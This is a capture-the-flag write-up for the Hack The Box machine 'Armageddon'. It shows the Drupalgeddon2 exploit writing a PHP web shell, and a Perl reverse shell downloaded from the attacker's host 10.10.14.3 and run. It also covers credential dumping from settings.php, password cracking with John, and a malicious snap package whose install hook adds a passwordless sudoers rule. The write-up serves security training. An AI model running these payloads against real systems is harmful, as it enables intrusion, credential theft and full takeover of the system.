


---

# Hack The Box - Armageddon

Ryan Kozak

2021-06-10



## Contents

<b>Introduction</b>	<b>3</b>
<b>Information Gathering</b>	<b>3</b>
Port Scan: nmapAutomator . . . . .	3
Port 80 . . . . .	4
<b>Exploitation</b>	<b>5</b>
Initial foothold . . . . .	5
User Flag . . . . .	8
Root Flag . . . . .	9
<b>Conclusion</b>	<b>11</b>
<b>References</b>	<b>12</b>

## Introduction

Armageddon is an Easy level box, and it was about as standard as standard can be. The initial foothold was straight a forward Drupal exploit, and the name of the box is a massive hint (*Druppalgeddon2*). After gaining the initial foothold, enumerating MySQL and credential stuffing gains us user privileges. All of this is pretty basic. The privilege escalation is achieved through *snap*, which was interesting to me since I'd never done this before. It was not difficult to identify or exploit though.

## Information Gathering

### Port Scan: nmapAutomator


We begin our reconnaissance by running *nmapAutomator* via `sudo ./nmapAutomator.sh 10.10.10.233 All`. Among many other things, this runs our port scans with increasing comprehensiveness.

```
1 Making a script scan on all ports
2
3 Host discovery disabled (-Pn). All addresses will be marked 'up' and
  scan times will be slower.
4 Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-10 11:47 EDT
5 Nmap scan report for 10.10.10.233
6 Host is up (0.083s latency).
7
8 PORT      STATE SERVICE VERSION
9 22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
10 | ssh-hostkey:
11 |   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
12 |   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
13 |_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
14 80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
15 |_http-generator: Drupal 7 (http://drupal.org)
16 |_http-robots.txt: 36 disallowed entries (15 shown)
17 | /includes/ /misc/ /modules/ /profiles/ /scripts/
18 | /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
19 | /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
20 |_ /LICENSE.txt /MAINTAINERS.txt
21 |_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
22 |_http-title: Welcome to Armageddon | Armageddon
23
24 Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
25 Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
```

The open ports on the machine are **22** and **80**. These are all we'll need to proceed through the rest of the box. Let's take a look at what's on the web port.


## Port 80

Nmap has indicated already that it's a Drupal 7 site.



**Figure 1:** Nice little chicken drawing

We can view the `CHANGELOG.txt` file to get a more specific version number. In this case it is on version 7.56.



### Drupal 7.56, 2017-06-21

- Fixed security issues (access bypass). See SA-CORE-2017-003.

### Drupal 7.55, 2017-06-07

- Fixed incompatibility with PHP versions 7.0.19 and 7.1.5 due to duplicate `DATE_RFC7231` definition.
- Made Drupal core pass all automated tests on PHP 7.1.
- Allowed services such as Let's Encrypt to work with Drupal on Apache, by making Drupal's `.htaccess` file allow access to the `.well-known` directory defined by RFC 5785.
- Made new Drupal sites work correctly on Apache 2.4 when the `mod_access_compat` Apache module is disabled.

**Figure 2:** Drupal version via `CHANGELOG.txt`

Running a quick `searchsploit drupal` reveals that versions 7.58 and below are susceptible to *Drupalgeddon2*, a remote code execution exploit.

```

└─$ searchsploit drupal

```

Exploit Title	Path
Drupal 4.0 - News Message HTML Injection	php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service	php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution	php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities	php/webapps/33706.txt
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution	php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure	php/webapps/44501.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections	php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass	php/webapps/25235.html

**Figure 3:** Searchsploit reveals this site may be susceptible to Drupalgeddon2.

## Exploitation

### Initial foothold

To gain our initial foothold on the machine we'll use the exploit above. The first order of business is to add `10.10.10.233` to our `/etc/hosts` file as `armageddon.htb`. After this we'll install the required gem dependency via `sudo gem install highline`. After we transfer the exploit to the home directory, we'll execute it.

```

1  ┌
2  (kali)~$
3  $ ruby 44449.rb http://armageddon.htb
4  ruby: warning: shebang line ending with \r may cause problems
5  [*] ---[::#Drupalgeddon2:]---
6  -----

7  [i] Target : http://armageddon.htb/
8  -----

9  [+] Found : http://armageddon.htb/CHANGELOG.txt (HTTP Response: 200)
10 [+] Drupal!: v7.56
11 -----

12 [*] Testing: Form (user/password)

```

```

13 [+] Result : Form valid
14 - - - - -
15 [*] Testing: Clean URLs
16 [!] Result : Clean URLs disabled (HTTP Response: 404)
17 [i] Isn't an issue for Drupal v7.x
18 -----
19 [*] Testing: Code Execution (Method: name)
20 [i] Payload: echo DMGWWYDY
21 [+] Result : DMGWWYDY
22 [+] Good News Everyone! Target seems to be exploitable (Code execution)
    ! w00hoo00!
23 -----
24 [*] Testing: Existing file (http://armageddon.htb/shell.php)
25 [i] Response: HTTP 404 // Size: 5
26 - - - - -
27 [*] Testing: Writing To Web Root (./)
28 [i] Payload: echo
    PD9waHAgaWYoIGlzc2V0KCAkX1JFUUVVFU1RbJ2MnXSAPICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYydd
    | base64 -d | tee shell.php
29 [+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c']
    ' ' 2>&1' ); }
30 [+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
31 -----
32 [i] Fake PHP shell: curl 'http://armageddon.htb/shell.php' -d 'c=
    hostname'
33 armageddon.htb>> whoami
34 apache

```

The web shell above isn't great, so we'll simply use it to download and execute a reverse shell. In this machine's case, we determined a Perl shell worked well.

Below we see the commands to transfer the shell to our attacking machine's Apache server, and start the server. The last `vim` command includes modifying the listening IP and port.

```

1 ┌
2 (kali)~# cp /usr/share/webshells/perl-reverse-shell.pl /var/www/html/perl-
3 reverse-shell.pl
4 (kali)~# cp /usr/share/webshells/perl-reverse-shell.pl /var/www/html/perl-
5 reverse-shell.pl
6
7 (kali)~# cp /usr/share/webshells/perl-reverse-shell.pl /var/www/html/perl-
8 reverse-shell.pl

```

We've modified the following portion of `perl-reverse-shell.pl`,

```

1 # Where to send the reverse shell. Change these.
2 my $ip = '10.10.14.3';
3 my $port = 443;

```

First we start a Netcat listener on port 443 of the attacking machine via `sudo nc -lnvp 443`, and then use the web shell we've achieved on the victim machine to download and execute our perl reverse shell,

Victim downloads and executes reverse shell.

```

1 armageddon.htb>> curl http://10.10.14.3/perl-reverse-shell.pl --output
  shell.pl
2   % Total    % Received % Xferd  Average Speed   Time    Time       Time
   Current
3                               Dload  Upload  Total  Spent  Left
                               Speed
4 100  3712  100  3712    0     0   4141      0 --:--:-- --:--:--
   --:--:--  4138
5 armageddon.htb>> perl shell.pl
6 Content-Length: 0
7 Connection: close
8 Content-Type: text/html
9
10 Content-Length: 40
11 Connection: close
12 Content-Type: text/html
13
14 Sent reverse shell to 10.10.14.3:443<p>
15 armageddon.htb>>

```

Attacker catches shell.

```

1 ┌
2 (kali)~ - [/var/www/html] └
3 $ sudo nc -lnvp 443
4 listening on [any] 443 ...
5 connect to [10.10.14.3] from (UNKNOWN) [10.10.10.233] 34110
6 19:18:10 up 2:32, 0 users, load average: 0.00, 0.01, 0.05
7 USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
8 Linux armageddon.htb 3.10.0-1160.6.1.el7.x86_64 #1 SMP Tue Nov 17
   13:59:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
9 uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:
   system_r:httpd_t:s0
10 /
11 apache: cannot set terminal process group (-1): Inappropriate ioctl for
   device
12 apache: no job control in this shell
13 apache-4.2$

```

## User Flag

The first thing to check after compromising a web application is often the content of its database. We'll examine Drupal's `settings.php` file to view the database credentials,

```
1 $databases = array (
2   'default' =>
3   array (
4     'default' =>
5     array (
6       'database' => 'drupal',
7       'username' => 'drupaluser',
8       'password' => 'CQHEy@9M*m23gBVj',
9       'host' => 'localhost',
10      'port' => '',
11      'driver' => 'mysql',
12      'prefix' => '',
13    ),
14  ),
15 );
```

Now, logging into MySQL with username `drupaluser` and password `CQHEy@9M*m23gBVj` allows us to dump the users table and view the password hashes.

```
1 apache-4.2$ mysql -u drupaluser -p drupal
2 mysql -u drupaluser -p drupal
3 Enter password: CQHEy@9M*m23gBVj
4 select * from users;
5 exit();
6 ERROR 1064 (42000) at line 2: You have an error in your SQL syntax;
   check the manual that corresponds to your MariaDB server version for
   the right syntax to use near 'exit()' at line 1
7 uid      name      pass      mail      theme      signature
   signature_format      created access login      status  timezone
   language      picture init      data
8 0
   0      0      NULL      0      NULL      0
9 1      brucetherealadmin      $$DgL2gjev6ZtxBo6CdqZEyJuBphBmrCqIV6W97.
   .o0sUf1xAhaadURt admin@armageddon.eu
   filtered_html 1606998756      1607077194      1607076276      1
   Europe/London      0      admin@armageddon.eu      a
   :1:{s:7:"overlay";i:1;}
10 apache-4.2$
```

We see `brucetherealadmin` has a hash of `$$DgL2gjev6ZtxBo6CdqZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt`. We can drop this hash into a file called `armageddon.hash` and try to crack it with John and the `rockyou.txt` wordlist.



```
(kali@kali)-[~]
$ nano armageddon.hash

(kali@kali)-[~]
$ john -wordlist:rockyou.txt armageddon.hash
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
booboo (??)
1g 0:00:00:01 DONE (2021-06-10 15:56) 0.5050g/s 117.1p/s 117.1c/s 117.1C/s courtney..harley
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(kali@kali)-[~]
$
```

**Figure 4:** Cracking the password hash for *brucetherealadmin*.

As we can see above, the password that *brucetherealadmin* uses to login to Drupal is *booboo*. If we attempt the to use those same credentials to ssh into the server, we'll see that it's successful.

```
(kali@kali)-[~]
$ ssh brucetherealadmin@armageddon.htb
brucetherealadmin@armageddon.htb's password:
Last failed login: Thu Jun 10 20:08:36 BST 2021 from 10.10.14.3 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$ cat ~/user.txt
be84d3f3d38cb80202a4dee3272c96c4
```

**Figure 5:** User flag by *brucetherealadmin*'s credential reuse.

## Root Flag

Running *lse.sh* reveals that we're able to execute `/usr/bin/snap install *` via sudo without a password.

```
[!] sud010 Can we list sudo commands without a password?..... y
---
Matching Defaults entries for brucetherealadmin on armageddon:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY L

User brucetherealadmin may run the following commands on armageddon:
(root) NOPASSWD: /usr/bin/snap install *
```

**Figure 6:** We are able to execute `/usr/bin/snap install *` snap packages via sudo with no password.

To exploit this we'll use *fpm* to craft a malicious *snap* package. On our attacking machine we'll first install *fpm*.

```
1 —
2 (kali)~ - [~/var/www/html] —
3 $ sudo gem install --no-document fpm

1
4 Fetching arr-pm-0.0.10.gem
5 Fetching io-like-0.3.1.gem
6 Fetching backports-3.21.0.gem
7 Fetching ruby-xz-0.2.3.gem
8 Fetching cabin-0.9.0.gem
9 Fetching childprocess-0.9.0.gem
10 Fetching clamp-1.0.1.gem
11 Fetching stud-0.0.23.gem
12 Fetching git-1.8.1.gem
13 Fetching fpm-1.12.0.gem
14 Fetching insist-1.0.0.gem
15 Fetching mustache-0.99.8.gem
16 Fetching dotenv-2.7.6.gem
17 Fetching pleaserun-0.0.32.gem
18 Successfully installed cabin-0.9.0
19 Successfully installed backports-3.21.0
20 Successfully installed arr-pm-0.0.10
21 Successfully installed clamp-1.0.1
22 Successfully installed childprocess-0.9.0
23 Successfully installed io-like-0.3.1
24 Successfully installed ruby-xz-0.2.3
25 Successfully installed stud-0.0.23
26 Successfully installed mustache-0.99.8
27 Successfully installed insist-1.0.0
28 Successfully installed dotenv-2.7.6
29 Successfully installed pleaserun-0.0.32
30 Successfully installed git-1.8.1
31 Successfully installed fpm-1.12.0
32 14 gems installed
```

As per the *GTFObin's instructions* we craft the packet. We'll modify the command in those instructions to be `COMMAND="echo 'brucetherealadmin ALL=(ALL) NOPASSWD:/bin/bash' >> /etc/sudoers"`, so that *brucetherealadmin* can sudo with no password at all. We then transfer this package to our Apache server's directory as `oh.snap`.

```
1 —
2 (kali)~ - [~] —
3 $ COMMAND="echo 'brucetherealadmin ALL=(ALL) NOPASSWD:/bin/bash' >> /
  etc/sudoers"
4 cd $(mktemp -d)
5 mkdir -p meta/hooks
6 printf '#!/bin/sh\n%s; false' "$COMMAND" > meta/hooks/install
7 chmod +x meta/hooks/install
8 fpm -n xxxx -s dir -t snap -a all meta
```

```

 9 Created package {:path=>"xxxx_1.0_all.snap"} ┐
10
11 (kali)~[/tmp/tmp.CkDpHzKVN8] ┐
12 $ sudo mv xxxx_1.0_all.snap /var/www/html/oh.snap ┐
13
14 (kali)~[/tmp/tmp.CkDpHzKVN8] ┐
15 $

```

Now, after downloading `oh.snap` we execute `sudo /usr/bin/snap install oh.snap --dangerous --devmode` to install the package. This will allow `brucetherealadmin` to execute `sudo /bin/bash` and get us a root shell.

```

[brucetherealadmin@armageddon ~]$ curl 10.10.14.3/oh.snap --output oh.snap
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
 Dload  Upload   Total   Spent    Left  Speed
100 4096 100 4096    0     0  4175    0 --:--:-- --:--:-- --:--:-- 4179
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap install oh.snap --dangerous --devmode
error: cannot perform the following tasks:
- Run install hook of "xxxx" snap if present (run hook "install": exit status 1)
[brucetherealadmin@armageddon ~]$ sudo /bin/bash
[root@armageddon brucetherealadmin]# whoami
root
[root@armageddon brucetherealadmin]# cat /root/root.txt
4c1043dcfce9d7460c1cf404b374c229
[root@armageddon brucetherealadmin]# ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.233 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::7648:5ea1:5371:b3b5 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::69d1:bb00:780c:f997 prefixlen 64 scopeid 0x0<global>
    ether 00:50:56:b9:4d:4c txqueuelen 1000 (Ethernet)
    RX packets 2978117 bytes 726672468 (693.0 MiB)
    RX errors 0 dropped 112 overruns 0 frame 0
    TX packets 2284375 bytes 939137307 (895.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 17744 bytes 1799384 (1.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17744 bytes 1799384 (1.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[root@armageddon brucetherealadmin]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@armageddon brucetherealadmin]#

```

**Figure 7:** Installing `oh.snap` allows us to `sudo` with no password to gain a root shell.

## Conclusion

This box was fairly entertaining, and very straight forward. Sometimes I don't mind an easy one at all. Obviously the way that the root shell is achieved should be cleaned up if we cared at all about hiding our tracks :).



**Figure 8:** Yay.

## References

1. Drupalgeddon2 Exploit
2. GTFO Bins for snap + sudo